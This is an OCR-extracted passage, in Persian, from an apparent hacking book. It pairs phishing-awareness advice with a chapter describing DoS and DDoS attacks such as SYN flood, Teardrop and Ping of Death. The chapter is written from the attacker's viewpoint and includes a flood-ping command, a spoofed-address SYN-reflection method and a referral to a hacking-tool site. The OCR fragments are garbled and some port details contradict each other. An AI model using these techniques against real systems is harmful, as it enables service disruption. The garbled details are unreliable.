- نرم افزار کلاینت ـ هر نیازی به دانلود و نصب نرم افزار به عنوان یک مانع است...
- واسط نرم افزار ـ خطرات و پیچیدگی که کاربر برای پیاده سازی تجربه می کند...
- راحتی استفاده ـ مخصوصاً برای تصدیق هویت دو عامله ! ، راحتی استفاده شامل قابلیت حمل، دوام است. سهولت کار با واسط کاربر نیز مورد توجه جدی است.

مشخصاً زمانی که از این نوع فناوری با مقیاس بالا بکار گرفته شود، هزینه این رویکرد می تواند در امکان پذیری آن موثر باشد. اگر هزینه کل سیستم خیلی بالا باشد، سازمان ها برای بر قراری این امنیت اضافی برای یک مورد تجاری مورد قبول، نیاز به مطالبات مالی از کاربران دارند. در این موارد کاربران به راحتی راضی به پرداخت های اضافی برای برقراری این امنیت بیشتر نمی شوند.

به این منظور تکنولوژی های محافظ شخصی باید سطح بالایی از امنیت را در حالی که هزینه کمی در بردارند و برای استفاده آسان هستند، فراهم کنند.

اصل ماجرا !!

هنگامی که گمان می کردید که می توانید با اطمینان به سراغ میل باکس خود بروید، نوع جدیدی از تقلب در راه بود. Phishing؛ حیله های phishing چیزی فراتر از هرزنامه های ناخواسته و مزاحم هستند. آنها می توانند منجر به دزدیده شدن شماره های اعتباری، کلمات عبور، اطلاعات حساب یا سایر اطلاعات شخصی شما شوند. این مطلب را بخوانید تا بیشتر در مورد این نوع دزدی هویت بدانید و بیاموزید چگونه می توانید به حفاظت از اطلاعات شخصی خود در برابر این نوع حمله کمک کنید

Phishing چیست؟

نوعی از فریب است که برای دزدیدن هویت شما طراحی شده است. در یک حیله از نوع phishing، یک فرد آسیب رسان سعی می کند تا اطلاعاتی مانند شماره های اعتباری و کلمات عبور یا سایر اطلاعات شخصی شما را با متقاعد کردن شما به دادن این اطلاعات تحت ادعاهای دروغین بدست آورد. این نوع حملات معمولاً از طریق هرزنامه یا پنجره های pop-up می آیند.

Phishing چگونه کار می کند؟

یک فریب phishing توسط یک کاربر بداندیش که میلیون ها ایمیل فریبنده ارسال می کند، آغاز می شود بطوریکه بنظر می رسد که از وب سایتهای معروف یا از سایت های که مورد اعتماد شما هستند، مانند شرکت کارت اعتباری یا بانک شما می آیند. ایمیل ها و وب سایتهایی که از طریق ایمیل ها برای شما ارسال می شود، آنقدر رسمی بنظر می رسند که بسیاری از مردم را به این باور می رسانند که قانونی هستند. با این باور که این ایمیل ها واقعی هستند، افراد زود باور اغلب به تقاضای این ایمیل ها مبنی بر شماره های کارت اعتباری، کلمات عبور و سایر اطلاعات شخصی پاسخ می دهند.

یک جاعل ! لینکی در یک ایمیل جعلی قرار می دهد که اینگونه بنظر می رسد که لینک به وب سایت واقعی است، اما در واقع شما را به سایت تقلبی یا حتی یک پنجره pop-up می برد که دقیقاً مانند سایت اصلی بنظر می رسد. این کپی ها اغلب وب سایت های spoofed نامیده می شوند. زمانیکه شما در یکی از این وب سایت ها یا pop-upهای تقلبی هستید ممکن است ناآگاهانه حتی اطلاعات شخصی بیشتری وارد کنید که مستقیماً به شخصی که این سایت تقلبی را درست کرده است، ارسال خواهد شد. این شخص آن موقع می تواند از این اطلاعات برای خرید کالا یا تقاضا برای یک کارت اعتباری جدید یا سرقت هویت شما اقدام کند.

پنج روش که به شما در محافظت از خودتان در مقابل phishing کمک می کند

همانند دنیای فیزیکی، جاعلان در دنیای اینترنت ایجاد روش های جدید و گمراه کننده تر را برای فریب شما ادامه می دهند. اما پی گیری این پنج روش به شما برای محافظت از اطلاعات شخصیتان کمک می کند.

۱ـ هرگز به تقاضا هایی که از طریق ایمیل یا پنجره های pop-up اطلاعات شخصی شما را می خواهند، پاسخ ندهید. اگر شک دارید، با موسسه ای که مدعی ارسال ایمیل یا پنجره pop-up است، تماس بگیرید.

اکثر مراکز تجاری قانونی، کلمات عبور، شماره کارت های اعتباری و سایر اطلاعات شخصی را از طریق ایمیل مورد سوال قرار نخواهند داد. اگر ایمیلی اینچنین دریافت کردید، پاسخ ندهید. اگر فکر می کنید که ایمیل صحت دارد، برای تایید از طریق تلفن یا وب سایتشان با آنها تماس بگیرید. اگر احساس می کنید که هدف یک حیله phishing قرار گرفته اید، گام بعدی را برای بهترین روش های رفتن به وب سایت ببینید.

۲ـ وب سایت ها را با تایپ آدرس آنها در address bar ببینید.

اگر شک دارید که ایمیل از شرکت کارت اعتباری، بانک، سرویس پرداخت آنلاین یا وب سایتهای دیگری است که با آنها تجارت انجام می دهید نباشد، لینک ها را از طریق ایمیل برای رفتن به وب سایت دنبال نکنید. آن لینک ها ممکن است شما را به سایت جعلی ببرند که تمام اطلاعاتی را که وارد می کنید برای جاعل آن سایت ارسال کنند.

حتی اگر address bar آدرس درستی نشان می دهد، خطر آن را نپذیرید. چندین روش برای هکرها وجود دارد تا یک URL جعلی در address bar مرورگرتان نمایش دهند. نسخه های جدیدتر مرورگرها جعل آدرس را مشکل تر می کنند، بنابراین بهتر است که مرورگرتان را مرتب به روز نگهدارید. اگر فکر می کنید که این به روزرسانی ها را همواره به یاد نخواهید داشت، می توانید کامپیوترتان را برای بروزرسانی های خودکار پیکربندی کنید.

۳ـ بررسی کنید تا مطمئن شوید که وب سایت از رمزنگاری استفاده می کند.

اگر به دسترسی به وب سایت از طریق address bar اعتماد ندارید، چگونه میدانید که ممکن است امن باشد؟ چند روش مختلف وجود دارد. نخست، قبل از وارد کردن هرگونه اطلاعات شخصی، بررسی کنید که آیا سایت از رمزنگاری برای ارسال اطلاعات شخصی شما استفاده می کند. در اینترنت اکسپلورر می توانید این عمل را با دیدن آیکون قفل زردرنگی که در status bar نشان داده می شود، بررسی کنید.

این نشانه دلالت بر استفاده از وب سایت از رمزنگاری برای کمک به محافظت از اطلاعات حساس دارد. ـ شمار کارت اعتباری، شماره امنیتی اجتماعی، جزئیات پرداخت – که شما وارد می کنید.

بر روی این علامت دوبار کلیک کنید تا گواهی امنیتی برای سایت نشان داده شود. نام بعد از *Issued to* باید با سایتی که در آن حاضر هستید مطابقت کند. اگر نام متفاوت است، احتمالاً در سایت جعلی قرار دارید. اگر مطمئن نیستید که یک گواهی قانونی است، هیچ اطلاعات شخصی وارد نکنید. احتیاط کنید و سایت را ترک کنید.

۴ـ بطور منظم اعلامیه های کارت اعتباری و بانک تان را مرور کنید.

حتی اگر سه مرحله قبل را انجام می دهید، هنوز ممکن است قربانی دزدی هویت شوید. اگر اعلامیه های بانک تان و کارت اعتباری تان را حداقل ماهانه مرور کنید، ممکن است بتوانید یک جاعل را شناسایی و از وارد آمدن خسارات قابل توجه جلوگیری کنید.

۵ـ سو استفاده های مشکوک از اطلاعات شخصیتان را به مراکز مناسب گزارش کنید.

اگر قربانی چنین حقه ای بوده اید باید:

- فوراً جعل را به شرکتی که جعل در مورد آن صورت گرفته است، گزارش کنید. اگر مطمئن نیستید که چگونه با شرکت تماس بگیرید، وب سایت شرکت را برای گرفتن اطلاعات صحیح تماس، نگاه کنید. شرکت ممکن است یک آدرس ایمیل مخصوص برای گزارش چنین سو ءاستفاده ای داشته باشد. بخاطر داشته باشید که هیچ لینکی را در ایمیل phishing که دریافت کرده اید، دنبال نکنید. باید آدرس شناخته شده شرکت را مستقیماً در address bar مرورگرتان تایپ کنید.
- جزئیات جعل را، مانند ایمیل هایی که دریافت کرده اید، به مراکز ذیصلاح قانونی همچون مرکز شکایات تقلب های اینترنتی گزارش کنید. این مرکز در کل دنیا برای از کار اندازی سایت های phishing و شناسایی افراد پشت این کلاه برداری ها، کار می کند.

در چنین شرایطی برای آموختن نحوه به حداقل رساندن میزان خسارت می توانید به وب سایت دزدی هویت FTC (http://www.consumer.gov/idtheft) سر بزنید.

خوب در آخر کار قصد دارم پایگاه http://www.packetstormsecurity.org را به شما معرفی کنم تا هر ابزار هکری که خواستید با اطمینان البته نه زیاد از آنجا دانلود کنید !!

معرفی حملات DOS و DDOS

فصل چهاردهم : معرفی و تحلیل انواع حملات DOS و DDOS .

- مقدمه و معرفی .
- انواع حملات DOS .
- تشریح انواع حملات .
- و ...

مقدمه و معرفی :

اگر بخواهیم یک تعریف از این دو نوع حمله داشته باشیم باید بگویم ؛ حمله ای که باعث جلوگیری از کار یک سرویس یا مانع دسترسی به منابعی از یک خدمات دهنده شود را حمله DOS یا DDOS گویند البته این دو نوع با هم یک تفاوت کوچک دارند که بعدا به ان اشاره میشود .

خود کلمه DOS سر واژه های Denial Of Service Attack است که یعنی " اختلال در سرویس دهی " ، در این حمله همانگونه که تا به حال متوجه شده اید هدف نفوذگر یا حمله کننده دسترسی به خود سیستم نیست !! در این مدل از حملات وی تلاش میکند به یکی از روش های علمی / عملی مانع از سرویس دهی یک سرویس دهنده در شبکه بشود. قابل ذکر است که این نوع از حملات (DOS) نیاز به دانش آنچنان زیادی ندارد و اصلا هم جذابیت ندارد به همین علت است که جزو دشمنان قسم خورده شما کسی به فکر انجام این گونه حملات نمیافتد و به زبان ساده تر اصلا بچه بازی نیست !! چون اینگونه از حملات هزینه زیادی به لحاظ مادی دارند .

راه های جلوگیری از این حملات در مواردی غیر ممکن است و در مواردی هم به راحتی و در مواردی هم به مخلوطی از تجربه و دانش است . اما کلا باز تکرار میکنم که این حمله میتواند مرگبار باشد و در صورت انجام درست ان به طور ۱۰۰% موفقیت آمیز باشد . معمولا حملات مرگبار از این دست وقتی انجام میشود که یک حفره مناسب پیدا شود ، و بر مبنای ان کرمی تهیه و امتحان و تولید شود و در شبکه توزیع و آنگاه بر اساس برنامه ریزی مشخص حمله یا حملاتی به یک یا دسته از سایت ها و یا رایانه ها انجام دهد . دقیقا مثل کرم Blaster که هدف آن سایت بیلی به آدرس Windowsupdate.com بود که در آخر بیلی مجبور به خارج کردن سایت از روی شبکه و حذف نام ان از روی DNS های جهانی بود . پس میبینید امکان مقابله بسیار کم است و در صورت انجام این حمله شما باز هم میتوانید مطمئن باشید که از این دست حملات برای شما حواله خواهد شد !!! بگذریم ..

نکته : حملات DOS گاهی اوقات به صورت قانونی و توسط نهاد های امنیتی و دولتی و جدیداً توسط شرکت های قول پیکر (بیلی) برای جلوگیری از نشر اکاذیب و موارد خلاف اخلاق و مصالح ملی انجام میشود و یا موارد محرمانه دیگر انجام میشود .

از نظر ساختاری و کارکردی حملات DOS با حملات DDOS تفاوت مشهود و زیادی ندارند و فقط تفاوت این دو در گسترده بود و توزیع شدن حملات DDOS است. ما اول حملات DOS را تجزیه تحلیل کرده و انواع مختلف آن را معرفی میکنیم و بعد به سراغ حملات DDOS میرویم و به آنها میپردازیم .

انواع حملات DOS :

اگر شما بتوانید در داخل شبکه هدف نفوذ کنید و آنگاه حمله را آغاز کنید ، ضربه شما بسیار سریع و مهلک خواهد بود و در صورت انتخاب درست اهداف (تعیین گلوگاه ها) میتوانید باعث مرگ سریع شبکه شوید و آن شبکه را نابود کنید و در این صورت حتی اجازه دفاع در هیچ حالتی (تقریبا) را به راهبر شبکه نخواهید داد . با این وصف به عمق قدرت این گونه حملات پی بردید .

حال اگر شما به هر دلیلی نتوانید به شبکه هدف نفوذ کنید ، باید یک حمله از بیرون را سازمان دهید ، در حملات DOS فقط شما با یک ماشین کار میکنید و به زبان ساده تر ماشین حمله کننده یکی است و نیاز به پهنای باند زیادی میباشد و معمولا هنگامی انجام میشود که شما به یکی از ماشین های شبکه نفوذ کرده اید ، اما در حملات DDOS ماشین حمله کننده بسیار زیاد بوده و نیاز به پهنای باند آنچنان زیادی نیست این گونه حملات یا به وسیله یک کرم یا به وسیله یک گروه هکری و یا به ندرت توسط یک هکر خبره انجام میشود چون شما اگر کرمی را در شبکه پخش کردید که هیچ اما اگر بخواهید به تنهای به یک سری ماشین نفوذ کرده که همگی دارای پهنای باند مناسب باشد ، کار بسیار مشکلی را در پیش رو خواهید داشت .

تقسیم بندی کلی این حملات عبارتند از :

- **حمله جلوگیری از سرویس دهی .**

به این معنی که ؛ باعث میشود که کاربر مجاز نتواند از منابع موجود در سیستم اطلاعات یا قابلیت های ان سیستم استفاده کند . اگرچه در این حمله که به اختصار DOS گفته میشود ، به مهاجم اجازه دسترسی و تغییر اطلاعات داده نمیشود ، اما وی سرویس دهی به دیگر کاربران مجاز جلوگیری میکند.

- **جلوگیری از دسترسی به اطلاعات .**

چنانچه حمله بر روی اطلاعات سیستم انجام شود اطلاعات سیستم غیر قابل دسترسی میگردد . این حله بوسیله نابود کردن اطلاعات یا تغییر اطلاعات بفرمی غیر قابل استفاده گردد انجام میگیرد . روش دیگر حمله ان است که اطلاعات همچنان بدون تغییر میماند اما در مکانی غیر قابل دسترس قرار داده میشود .

- **جلوگیری از سرویس دهی به کاربرد های نرمافزاری .**

نوع دیگر اینگونه حملات ان است که کاربرد های نرم افزاری که اطلاعات را نمایش میدهند یا آنها را تغییر میدهند . هدف حمله قرار میگیرند . این حمله معمولا به سیستم کامپیوتر انجام میشود که ان کاربرد را اجرا میکند . چنانچه این کاربرد غیر قابل استفاده گردد سازمان مذکور قادر به انجام وظایف خود ار طریق ان کاربرد نخواهد بود .

- **جلوگیری از دسترسی به سیستم .**

یکی دیگر از اینگونه حملات است که سیستم کامپیوتر را از ار انداخته . این حمله باعث خواهد شد که سیستم به همراه تمام نرمافزار های کاربردی که روی ان انجام میشود و اطلاعاتی که روی قرار داده شده غیر قابل استفاده شود .

- **جلوگیری از دسترسی به ارتباط .**

این نوع حمله میتواند به روش های مختلفی انجام شود از قطع کردن کابل شبکه گرفته تا مختل کردن ارتباط بیسیم گرفته تا از کار انداختن یک شبکه با افزایش ترافیک ان . در این نوع حمله هدف اصلی همان واسطه ارتباطی است . در این حالت سیستم و اطلاعات موجود در ان آسیبی نمیبینند اما مختل شدن ارتباط دسترسی به سیستم و اطلاعات آنرا غیر ممکن میسازد .

شایع ترین مدل حملات DOS که بسیار هم عمومی شده حملات Malformed Packet Attack است که با ترجمه ناقص من میشود حمله با بسته های مشکل دار به یک ماشین به تعداد و دفعات زیاد !! این گونه حملات دارای انواع گوناگونی است که در زیر به کاربردی ترین !!! و معروف ترین آنها می پردازیم که به قرار زیر است .

۱. حمله LAND ؛ حمله بر اساس پروتکل TCP .
۲. حمله Latierra ؛ حمله بر اساس پروتکل TCP .
۳. حمله Ping Of Death ؛ حمله بر اساس پروتکل ICMP .

۴. حمله Jolt2 ؛ حمله بر اساس پروتکل IP .
۵. حمله Tear Drop ؛ حمله بر اساس پروتکل IP . این حمله نام های دیگری همچون NewTear ، Bonk ، Syndrop را هم دارد .
۶. حمله WinNuke ؛ حمله بر اساس پروتکل TCP و پورت ۱۳۹ .
۷. حمله SYN Flood ؛ حمله بر اساس پروتکل TCP .
۸. حمله Smurf ؛ حمله از طریق ICMP .
۹. حمله Fraggel ؛ حمله از طریق پروتکل UDP و پورت ۷ .

- حمله LAND ؛ حمله بر اساس پروتکل TCP .

این حمله دیگر کارای ندارد و در سیستم عامل های جدید مشکل برطرف شده اما !! در این روش با استفاده از روش Spoofing در پاکتهایی که به سمت هدف (اکثر اوقات یک سرویس دهنده مثل وب و یا FTP و ... میباشد) ارسال میشد به جای IP و پورت مبدا ؛ نفوذگر IP و پورت خود ماشین قربانی را قرار میدهد در بسته های ارسالی ، با این عمل بعد از ارسال چندین بسته یک سرویس دهنده مورد تهاجم هنگام پاسخ دادن به آنها ، برای خودش پاسخ ها را ارسال میکند و یک حلقه داخلی Routing به وجود می آید . این عمل باعث پر شدن حافظه میشود . ابزار های بسیاری برای انجام این حمله موجود است که به علت منسوخ شدن ان از توضیح آن ها صرفنظر میکنم .

- **حمله Latierra ؛ حمله بر اساس پروتکل TCP .**


این حمله دقیقا مثل حمله بالا است با این تفاوت که نفوذگر به جای یک پورت چند پورت و سرویس دهنده را مورد تهاجم قرار میدهد بر روی یک ماشین . ابزار های بسیاری برای انجام این حمله موجود است که به علت منسوخ شدن ان از توضیح آن ها صرفنظر میکنم . ابزاری هم به همین نام موجود است .


- **حمله Ping Of Death ؛ حمله بر اساس پروتکل ICMP .**

من این نوع حمله را به زبان دیگر در این کتاب توضیح داده ام ، این را ذکر میکنم که اغلب سیستم عامل های جدید اصلا به صورت پیش فرض اجازه و امکان انجام این حمله را به شما نمیدهند مثل Win2K و Win XP و نسخه های لینوکسی که از کرنال ۲,۴ استفاده میکنند و حتی قبل تر از ان و نیز مشکلی که باعث موفقیت آمیز بودن این حمله میشد به صورت کامل بر طرف شده است. اساس این حمله بر پایه فرستادن بسته های پینگی با حجمی بیش از 64 K Byte استوار است . شما میتوانید با دستوری شبیه به این :

```
C:\ping –t –l 65510 127.1.1.1
```

حمله را شبیه سازی کنید و نتیجه را مشاهده کنید . قابل ذکر است که گزینه t– باعث انجام پینگ طغیانی (بدون وقفه) و l– اندازه را تعریف میکند . ابزاری هم به همین نام موجود است .


Back Orifice Pinger 2.00 IP: 127.0....
Start IP address
127.0.0.1
End IP address
127.0.0.1
UDP port number
31337
Max run duration (secs)
0
Don't send to local broadcast addresses (*.255)
Show transmit errors
Auto-send warning message upon detection
min
max
Speed (pkts/sec)
1
Modem ---> Cable ---> T1 ---> LAN
Infected IPs
Status
Current IP
Packets sent 0
Seconds elapsed 0
Orifices detected 0
Start
Stop


DDoSPing 2.00 IP: 127.0.0.1
Target IP address range
Start IP address
127.0.0.1
End IP address
127.0.0.254
Start
Stop
Transmission speed control
min
max
Speed (pkts/sec)
25
Modem ---> Cable ----> T1 -----> LAN
Infected Hosts
Status
Current IP 127.0.0.1
Packets sent 0
Time elapsed 0
Zombies detected 0
Save List
Configuration
Foundstone Inc. http://www.foundstone.com

• حمله Jolt2 ؛ حمله بر اساس پروتکل IP .

این حمله بر اساس قطعه ، قطعه کردن { Fragmentation } یک بسته و بهم ریختن ترتیب آنها و هم زدن آن و در آخر فرستادن آن به سوی قربانی شکل میگیرد . در این حمله قطعات فرستاده شده به سمت هدف هیچ کدام دارای قطعه اول با مشخصه Fragment Offset = 0 موجود ندارد . به این ترتیب پرسه IP نمیتواند بسته را باز سازی کند و هر به این صورت کلی بسته دریافت میکند که هیچ کدام را باز سازی نکرده و حافظه ان پر میشود و دیگر با شبکه نمیتواند تعاملی داشته باشد . ابزاری هم به همین نام موجود است .

• حمله Tear Drop ؛ حمله بر اساس پروتکل IP

این حمله تقریبا شبیه به حمله قبلی است ، با این تفاوت که بسته های قطعه ، قطعه شده IP فیلد Fragment Offset غلط تنظیم میشود و سپس برای هدف فرستاده میشود . چون با این کار قطعات دیگر پست سر هم نیستند و با هم اشتراک و Overlap دارند ، امکان بازسازی بسته اولیه به طور صحیح وجود ندارد و با این کار باعث ایجاد اختلال جدی در سیستم هدف خواهد نمود . البته این حمله بر روی نسخ قدیمی سیستم عامل ها جواب میدهد و بر روی سیستم عامل های جدید جواب نمیدهد . ابزاری هم به همین نام موجود است .

• حمله WinNuke ؛ حمله بر اساس پروتکل TCP و پورت ۱۳۹ .

این حمله خیلی قدیمی است و فقط Win 95 را با مشکل رو به رو میکند ، به این صورت است که یک سری بسته Garbage به سوی پورت ۱۳۵ که مربوط به SMB است فرستاده میشود و چون این نسخه اگر بسته های نا مربوط برای ان فرستاده شود هنگ میکند و ریستارت میشود !!! ابزاری هم به همین نام موجود است .


• حمله SYN Flood ؛ حمله بر اساس پروتکل TCP .

این بگویم که اگر فایروال {دیوار آتش} ویندوز XP فعال نباشد این حمله XP SP2 را هم از پا در می آورد و تمام سیستم عامل های که یک دیوار آتش یا IDS نداشته باشند به اینگونه از حملات آلرژی دارند و از پای در می آیند البته به غیر از Linux .

این حمله را بیشتر توضیح میدهم !!

این حمله با ارسال درخواست های متعدد و پی در پی با علامت SYN (یعنی تقاضای شروع یک نشست) برای ماشین هدف باعث پر شدن Backlog میشود . خوب شاید بپرسید Backlog چیست ؟ در جواب باید بگویم که تمامی درخواست های که با ماشین وارد میشوند و شامل علامت SYN هستند ، در قسمتی از حافظه به ترتیب ورود ذخیره میشوند تا پس از بررسی جواب مناسب به آنها داده شود و ارتباط برقرار شود این قسمت از حافظه را Backlog Queue نام دارد . وقتی این قسمت از حافظه پر شود ماشین قربانی اولویت را به در خواست های قدیمی تر میدهد و به درخواست های جدید پاسخی نمیدهد ، در نتیجه از سرویس دهی به کاربران حقیقی باز میماند . قابل ذکر است که در این حمله باید شماره IP فرستنده بسته جعلی باشد .

خوب چون ما IP فرستنده را تعویض کرده ایم و یک IP جعلی که ممکن است وجود داشته باشد یا نه در بسته ها قرار داده ایم ، دو حالت پیش می آید ، اگر آدرس واقعی باشد سرویس دهنده بعد از دریافت بسته ها شروع به پاسخ دادن آنها میکند حال چون بسته ها آدرس یک IP زنده را دارند سرویس دهنده یک بسته SYS/ACK به سوی او میفرستد که یعنی من آماده فرستادن اطلاعات برای تو هستم ، خوب آن ماشین چون اصلا تقاضای اطلاعات نکرده بسته Reset به سوی هدف میفرستد که به او به فهماند من چیزی نخواستم که تو به من بدی با این کار در حجم وسیع باعث از دست رفت پهنای باند شبکه میشود ولی تکلیف بسته ها مشخص میشود و حافظه Backiog Queue شروع به خالی شدن مینماید و این برای ما خوب نیست و احتمال شکسته شدن سرویس دهنده پایین میآید . اما اگر بسته های ارسالی از طرف ما (نفوذگر) دارای IP جعلی باشد که زنده نباشد احتمال موفقیت ما بیشتر میشود.


<SEQ=101><ACK=301><CTL=ACK><DATA>
1.1.1.1
ماشین A
این ماشین مشتری است و در حال ارسال اطلاعات به سمت سرویس دهنده است
1.1.1.2
ماشین B
این ماشین نفوذگر است که با ارسال بکت به سوی سرویس دهنده خود را جای ماشین A جا میزند
ماشین نفوذگر
C
<sourceIP-1.1.1.1><SEQ=101><CTL=RST>
این ماشین سرویس دهنده است و منتظر دریافت اطلاعات از سوی مشتری که نفوذگر یکی رابا مشخصات مشتری و با IP ماشین مشتری به سمت آن ارسال میکند در نتیجه ماشین سرویس دهنده ارتباط خود را با مشتری قطع میکند و ان را از Backlog پاک میکند
1.1.1.3


متدی پیشرفته تر :

مدل پیشرفته تر و مرگبار تر این حمله که ۱۰۰% موفقیت آمیز نیز هست به این صورت است که ما برای حمله به یک ماشین مشخص مثلا A اول دو ماشین قربانی دیگر پیدا میکنیم که پهنای باند مناسبی داشته باشند به ان دو حمله کرده و به جای IP جعلی ، شماره IP ماشین A را وارد میکنیم ، سپس به خود ماشین A نیز حمله میکنیم و در فیلد شماره IP یک IP جعلی که زنده نباشد قرار میدهیم ، نتیجه این حمله این میشود که دو ماشین دیگر به سوی ماشین مورد نظر ما A بسته های SYN-ACK میفرستند و او هم چون اصلا چیزی نخواسته یک بسته Reset برای آنها میفرستد {این کار در حجم بسیار بالا انجام میشود } و باعث تلف شدن منابع او میشود اما آن دو ماشین دیگر هنوز زنده هستند و به کار خودشان ادامه میدهند !! در این حال ما چون به خود ماشین A نیز به صورت مستقل حمله ای را ترتیب داده ایم ، دیگر شانسی برای زنده ماندن ماشین A باقی نمی ماند چون IP جعلی هستند و هرگز 